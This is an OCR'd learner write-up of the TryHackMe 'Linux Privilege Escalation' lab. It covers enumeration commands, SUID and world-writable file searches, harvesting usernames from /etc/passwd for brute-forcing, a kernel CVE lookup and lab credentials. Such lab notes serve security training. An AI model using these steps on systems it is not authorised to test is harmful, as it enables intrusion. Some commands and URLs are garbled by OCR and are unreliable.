
Used the following:

- Linux commands (for enumeration/searches),
- https://www.cvedetails.com/ (for vulnerability research)
- http://exploit-db.com (for available payloads)
- metasploit – msfvenom & multihandler (for payload generation/handling)
- http://gtfobin.githug.io (for sudo/suid executables)
- SSH & SCP (for initial access | RCE & file transfer (upload)]
- Python3 -m http.sever <port> & wget <uri>:<port>/file_path/file [(for file service & transfer (download)]
- John the Ripper (for password hash crack)

NOTE: Step-by-step process on each task. Full report at the end of the exercise.



Linux Privilege Escalation

Premium room

Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.

Task 1 Introduction

Privilege escalation is a journey. There are no silver bullets, and much depends on the specific configuration of the target system. The kernel version, installed applications, supported programming languages, other users' passwords are a few key elements that will affect your road to the root shell.

This room was designed to cover the main privilege escalation vectors and give you a better understanding of the process. This new skill will be an essential part of your arsenal whether you are participating in CTFs, taking certification exams, or working as a penetration tester.

Answer the questions below

Read the above.


No answer needed

Task 2 What is Privilege Escalation?

What does "privilege escalation" mean?

At its core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating

system or application to gain unauthorized access to resources that are usually restricted from the users.



Why is it important?

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:

- Resetting passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing (or new) users
- Execute any administrative command

Answer the questions below

Read the above.

No answer needed

Task 3 Enumeration

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

Enumeration is the first step you have to take once you gain access to any system. You may have accessed the system by exploiting a critical vulnerability that resulted in root-level access or just found a way to send commands using a low privileged account. Penetration testing engagements, unlike CTF machines, don't end once you gain access to a specific system or user privilege level. As you will see, enumeration is as important during the post-compromise phase as it is before.

`hostname`

The `hostname` command will return the hostname of the target machine. Although this value can easily be changed or have a relatively meaningless string (e.g. Ubuntu-3487340239), in some cases, it can provide information about the target system's role within the corporate network (e.g. SQL-PROD-01 for a production SQL server).

`uname -a`

Will print system information giving us additional detail about the kernel used by the system. This will be useful when searching for any potential kernel vulnerabilities that could lead to privilege escalation.

/proc/version

The proc filesystem (procfs) provides information about the target system processes. You will find proc on many different Linux flavours, making it an essential tool to have in your arsenal.

Looking at `/proc/version` may give you information on the kernel version and additional data such as whether a compiler (e.g. GCC) is installed.

/etc/issue

Systems can also be identified by looking at the `/etc/issue` file. This file usually contains some information about the operating system but can easily be customized or changed. While on the subject, any file containing system information can be customized or changed. For a clearer understanding of the system, it is always good to look at all of these.

ps Command

The `ps` command is an effective way to see the running processes on a Linux system. Typing `ps` on your terminal will show processes for the current shell.

The output of the `ps` (Process Status) will show the following;

- PID: The process ID (unique to the process)
- TTY: Terminal type used by the user
- Time: Amount of CPU time used by the process (this is NOT the time this process has been running for)
- CMD: The command or executable running (will NOT display any command line parameter)

The "**`ps`**" command provides a few useful options.


- `ps -A`: View all running processes
- `ps axjf`: View process tree (see the tree formation until `ps axjf` is run below)

```
   1    1022     692     692 ?            -1 Sl    1000   0:01 /usr/bin/qterminal
1022    1027    1027    1027 pts/0      1196 Ss    1000   0:01  \_ /usr/bin/zsh
1027    1196    1196    1027 pts/0      1196 R+    1000   0:00      \_ ps axjf
```

- `ps aux`: The `aux` option will show processes for all users (a), display the user that launched the process (u), and show processes that are not attached to a terminal (x). Looking at the ps aux command output, we can have a better understanding of the system and potential vulnerabilities.

env

The `env` command will show environmental variables.



The PATH variable may have a compiler or a scripting language (e.g. Python) that could be used to run code on the target system or leveraged for privilege escalation.

`sudo -l`

The target system may be configured to allow users to run some (or all) commands with root privileges. The `sudo -l` command can be used to list all commands your user can run using `sudo`.

ls

One of the common commands used in Linux is probably `ls`.

While looking for potential privilege escalation vectors, please remember to always use the `ls` command with the `-la` parameter. The example below shows how the “secret.txt” file can easily be missed using the `ls` or `ls -l` commands.

```
┌──(alper㉿TryHackMe)-[~/Documents]
└─$ ls

┌──(alper㉿TryHackMe)-[~/Documents]
└─$ ls -l
total 0

┌──(alper㉿TryHackMe)-[~/Documents]
└─$ ls -la
total 12
drwxr-xr-x  2 alper alper 4096 Jun 12 17:20 .
drwxr-xr-x 14 alper alper 4096 Jun 12 17:02 ..
-rw-r--r--  1 alper alper   22 Jun 12 17:20 .secret.txt

┌──(alper㉿TryHackMe)-[~/Documents]
└─$ cat .secret.txt
This is a secret file
```

Id

The `id` command will provide a general overview of the user's privilege level and group memberships.
It is worth remembering that the `id` command can also be used to obtain the same information for another user as seen below.

```
┌──(alper㉿TryHackMe)-[~/Documents]
└─$ id frank
uid=1001(frank) gid=1001(frank) groups=1001(frank)
```

/etc/passwd

Reading the `/etc/passwd` file can be an easy way to discover users on the system.

```
┌──(alper㉿TryHackMe)-[~/Documents]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

While the output can be long and a bit intimidating, it can easily be **`cut`** and converted to a useful list for brute-force attacks.

```
┌──(alper㉿TryHackMe)-[~/Documents]
└─$ cat /etc/passwd | cut -d ":" -f 1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
_apt
systemd-timesync
systemd-network
systemd-resolve
```

Remember that this will return all users, some of which are system or service users that would not be very useful. Another approach could be to grep for "**home**" as real users will most likely have their folders under the "home" directory.

```
┌──(alper㉿TryHackMe)-[~/Documents]
└─$ cat /etc/passwd | grep home
alper:x:1000:1000:alper,,,:/home/alper:/usr/bin/zsh
frank:x:1001:1001:Frank,Castle,,,A.K.A. The Punisher:/home/frank:/bin/bash
```

`history`

Looking at earlier commands with the `history` command can give us some idea about the target system and, albeit rarely, have stored information such as passwords or usernames.

`ifconfig`

The target system may be a pivoting point to another network. The `ifconfig` command will give us information about the network interfaces of the system. The example below shows the target system has three interfaces (eth0, tun0, and tun1). Our attacking machine can reach the eth0 interface but can not directly access the two other networks.

```
┌──(alper㉿TryHackMe)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe8a:ffb9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:8a:ff:b9  txqueuelen 1000  (Ethernet)
        RX packets 15667  bytes 20018524 (19.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5785  bytes 766827 (748.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 600 (600.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 600 (600.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.9.5.144  netmask 255.255.0.0  destination 10.9.5.144
        inet6 fe80::2833:4f2f:ba7e:d55d  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 96 (96.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.50.70.27  netmask 255.255.255.0  destination 10.50.70.27
        inet6 fe80::9ab0:cd1f:9ceb:a8  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1  bytes 48 (48.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

This can be confirmed using the **`ip route`** command to see which network routes exist.

```
┌──(alper㉿TryHackMe)-[~]
└─$ ip route
default via 10.0.2.2 dev eth0 proto dhcp metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
10.9.0.0/16 dev tun1 proto kernel scope link src 10.9.5.144
10.10.0.0/16 via 10.9.0.1 dev tun1 metric 1000
10.50.70.0/24 dev tun0 proto kernel scope link src 10.50.70.27
10.200.69.0/24 via 10.50.70.1 dev tun0 metric 1000
```

`netstat`

Following an initial check for existing interfaces and network routes, it is worth looking into existing communications. The `netstat` command can be used with several different options to gather information on existing connections.

- `netstat -a`: shows all listening ports and established connections.
- `netstat -at` or `netstat -au` can also be used to list TCP or UDP protocols respectively.
- `netstat -l`: list ports in "listening" mode. These ports are open and ready to accept incoming connections. This can be used with the "t" option to list only ports that are listening using the TCP protocol (below)

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN
```

- `netstat -s`: list network usage statistics by protocol (below) This can also be used with the `-t` or `-u` options to limit the output to a specific protocol.

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -s
Ip:
    Forwarding: 2
    7711 total packets received
    2 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    7709 incoming packets delivered
    7041 requests sent out
Icmp:
    0 ICMP messages received
    0 input ICMP message failed
    ICMP input histogram:
    0 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
Tcp:
    139 active connection openings
    0 passive connection openings
    6 failed connection attempts
    1 connection resets received
    2 connections established
    7121 segments received
    6531 segments sent out
    0 segments retransmitted
    0 bad segments received
    64 resets sent
Udp:
    588 packets received
    0 packets to unknown port received
    0 packet receive errors
    617 packets sent
    0 receive buffer errors
    0 send buffer errors
```

- `netstat -tp`: list connections with the service name and PID information.

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -tp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 10.0.2.15:33754         ec2-54-186-29-180:https ESTABLISHED 1894/x-www-browser
tcp        0      0 10.0.2.15:56878         ec2-18-203-199-9.:https ESTABLISHED 1894/x-www-browser
```

This can also be used with the `-l` option to list listening ports (below)

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -ltp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      -
```

We can see the "PID/Program name" column is empty as this process is owned by another user.
Below is the same command run with root privileges and reveals this information as 2641/nc (netcat)

```
┌──(root💀TryHackMe)-[~]
└─# netstat -ltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      2641/nc
```

- `netstat -i`: Shows interface statistics. We see below that "eth0" and "tun0" are more active than "tun1".

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -i
Kernel Interface table
Iface      MTU    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500    17791      0      0 0         13710      0      0      0 BMRU
lo       65536       12      0      0 0            12      0      0      0 LRU
tun0      1500      109      0      0 0          3442      0      0      0 MOPRU
tun1      1500        6      0      0 0          2045      0      0      0 MOPRU
```

The `netstat` usage you will probably see most often in blog posts, write-ups, and courses is `netstat -ano` which could be broken down as follows;

- `-a`: Display all sockets
- `-n`: Do not resolve names
- `-o`: Display timers

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 10.0.2.15:33754         54.186.29.180:443       ESTABLISHED keepalive (0.00/0/0)
udp        0      0 0.0.0.0:51113           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 10.0.2.15:68            10.0.2.2:67             ESTABLISHED off (0.00/0/0)
udp        0      0 0.0.0.0:51341           0.0.0.0:*                           off (0.00/0/0)
raw6       0      0 :::58                   :::*                    7           off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     15603    @/tmp/dbus-39p6bE417D
unix  2      [ ACC ]     STREAM     LISTENING     14225    @/tmp/.X11-unix/X0
unix  2      [ ]         DGRAM                    15313    /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     15316    /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     15325    /run/user/1000/bus
```

`find Command`

Searching the target system for important information and potential privilege escalation vectors can be fruitful. The built-in “find” command is useful and worth keeping in your arsenal.

Below are some useful examples for the “find” command.

Find files:

- `find . -name flag1.txt`: find the file named “flag1.txt” in the current directory
- `find /home -name flag1.txt`: find the file named “flag1.txt” in the /home directory
- `find / -type d -name config`: find the directory named config under “/”
- `find / -type f -perm 0777`: find files with the 777 permissions (files readable, writable, and executable by all users)
- `find / -perm a=x`: find executable files
- `find /home -user frank`: find all files for user “frank” under “/home”
- `find / -mtime 10`: find files that were modified in the last 10 days
- `find / -atime 10`: find files that were accessed in the last 10 day
- `find / -cmin -60`: find files changed within the last hour (60 minutes)
- `find / -amin -60`: find files accessed within the last hour (60 minutes)
- `find / -size 50M`: find files with a 50 MB size

This command can also be used with (+) and (-) signs to specify a file that is larger or smaller than the given size.

```
┌──(root💀 TryHackMe)-[/home/alper]
└─# find / -size +100M
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
find: ‘/run/user/1000/gvfs’: Permission denied
/proc/kcore
find: ‘/proc/4367/task/4367/fd/5’: No such file or directory
find: ‘/proc/4367/task/4367/fdinfo/5’: No such file or directory
find: ‘/proc/4367/fd/6’: No such file or directory
find: ‘/proc/4367/fdinfo/6’: No such file or directory

┌──(root💀 TryHackMe)-[/home/alper]
└─#
```

The example above returns files that are larger than 100 MB. It is important to note that the “find” command tends to generate errors which sometimes makes the output hard to read. This is why it would be wise to use the “find” command with “-type f 2>/dev/null” to redirect errors to “**/dev/null**” and have a cleaner output (below).

```
┌──(root💀 TryHackMe)-[/home/alper]
└─# find / -size +100M -type f 2>/dev/null
/usr/bin/burpsuite
/usr/lib/oracle/19.6/client64/lib/libociei.so
/usr/lib/jvm/java-11-openjdk-amd64/lib/modules
/usr/lib/firefox-esr/libxul.so
/proc/kcore

┌──(root💀 TryHackMe)-[/home/alper]
└─#
```

Folders and files that can be written to or executed from:

- `find / -writable -type d 2>/dev/null` : Find world-writeable folders
- `find / -perm -222 -type d 2>/dev/null`: Find world-writeable folders
- `find / -perm -o w -type d 2>/dev/null`: Find world-writeable folders

The reason we see three different “find” commands that could potentially lead to the same result can be seen in the manual document. As you can see below, the perm parameter affects the way “find” works.

```
-perm mode
       File's  permission  bits are exactly mode (octal or symbolic).  Since an exact match is required, if you want to use this form for symbolic modes, you may have to specify a rather complex
       mode string.  For example `-perm g=w' will only match files which have mode 0020 (that is, ones for which group write permission is the only permission set).  It is more likely  that  you
       will want to use the `/' or `-' forms, for example `-perm -g=w', which matches any file with group write permission.  See the EXAMPLES section for some illustrative examples.

-perm -mode
       All  of  the  permission bits mode are set for the file.  Symbolic modes are accepted in this form, and this is usually the way in which you would want to use them.  You must specify `u',
       `g' or `o' if you use a symbolic mode.  See the EXAMPLES section for some illustrative examples.
```

- `find / -perm -o x -type d 2>/dev/null` : Find world-executable folders

Find development tools and supported languages:

- `find / -name perl*`
- `find / -name python*`
- `find / -name gcc*`

Find specific file permissions:

Below is a short example used to find files that have the SUID bit set. The SUID bit allows the file to run with the privilege level of the account that owns it, rather than the account which runs it. This allows for an interesting privilege escalation path,we will see in more details on task 6. The example below is given to complete the subject on the “find” command.

- `find / -perm -u=s -type f 2>/dev/null`: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.

General Linux Commands
As we are in the Linux realm, familiarity with Linux commands, in general, will be very useful. Please spend some time getting comfortable with commands such as `find`, `locate`, `grep`, `cut`, `sort`, etc.

Answer the questions below

! Establish SSH connection to Target Machine:
→ **run**: `ssh karen@<TARGET_MACHINE_IP>`
→ **enter** password: `Password1`


1. What is the hostname of the target system?
   Answer: *wade 7663*
→ ***run***: *`hostname`*

2. What is the Linux kernel version of the target system?
   Answer: *3.13.0-24-generic*
→ ***run***: *`uname -a`*

3. What Linux is this?
   Answer: *Ubuntu 14.04 LTS*
→ ***run***: *`cat /etc/issue`* *(use ‘cat’ command to print Linux OS version)*

4. What version of the Python language is installed on the system?
   Answer: *2.7.6*
→ ***run***: *`python -version`*


Run commands:
1. `hostname`
2. `uname -a`
3. `cat /etc/issue`
4. `.python -version`



5. What vulnerability seems to affect the kernel of the target system? (Enter a CVE number)
   Answer: *CVE-2015-1328*

Step 1: ***Get kernel version***
→ ***run***: `cat /proc/version`

Step 2: Search for CVE number for the kernel version
→ ***Open*** *browser (Firefox)*
→ ***Search*** *for:* `cve linux 3.13.0` *(google search)*



Task 4 Automated Enumeration Tools

Several tools can help you save time during the enumeration process. These tools should only be used to save time knowing they may miss some privilege escalation vectors. Below is a list of popular Linux enumeration tools with links to their respective Github repositories.

The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

- LinPeas: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- LinEnum: https://github.com/rebootuser/LinEnum
- LES (Linux Exploit Suggester): https://github.com/mzet-/linux-exploit-suggester
- Linux Smart Enumeration: https://github.com/diego-treitos/linux-smart-enumeration
- Linux Priv Checker: https://github.com/linted/linuxprivchecker

Answer the questions below

Install and try a few automated enumeration tools on your local Linux distribution

No answer needed

Task 5 Privilege Escalation: Kernel Exploits

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

Privilege escalation ideally leads to root privileges. This can sometimes be achieved simply by exploiting an existing vulnerability, or in some cases by accessing another user account that has more privileges, information, or access.
Unless a single vulnerability leads to a root shell, the privilege escalation process will rely on misconfigurations and lax permissions.
The kernel on Linux systems manages the communication between components such as the memory on the system and applications. This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.

The Kernel exploit methodology is simple;

1. Identify the kernel version
2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

Research sources:

1. Based on your findings, you can use Google to search for an existing exploit code.
2. Sources such as https://www.cvedetails.com/ can also be useful.
3. Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).

Hints/Notes:


1. Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit
2. Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
